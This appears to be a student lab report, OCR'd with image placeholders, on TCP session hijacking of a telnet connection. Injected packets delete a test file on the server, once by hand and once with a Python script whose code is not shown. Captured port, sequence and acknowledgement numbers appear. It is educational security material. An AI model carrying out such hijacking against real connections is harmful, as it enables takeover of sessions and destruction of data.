



Wireshark Capture of the attack:



We can see that we have clearly hijacked the session


After the attack when we try to find the ‘new.txt’ file, we can see that it doesn’t exist anymore!!!





There is absolutely no trace of the file!


When we try to access the telnet connection, we are unable to do so and this is explained in the Wireshark screenshot:




It shows the TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.

Now we will perform the same attack using an alternative method, that is, using a python code as shown below:


First we will create a '*new2.txt*' file to be deleted by the attack as seen below:



When we check using our terminal '*ls*' command, we can find it:



Now we will telnet into the sever with our client VM and check to see if we can find the '*new2.txt*' file. It is visible as seen below:




Now we will collect data of the last TCP packet sent from the client with the help of Wireshark:


Destination Port: 36222

Sequence Number: 2091092781


Acknowledgement Number: 2384412442




The code in python written using the Information obtained from the Wireshark capture:



We now perform the attack:





When we try to access the telnet connection, we are unable to do so and this is explained in the Wireshark screenshot:



It shows the TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.

After running the python attack when we try to find the '*new2.txt*' file, we can see that it doesn't exist anymore!!!





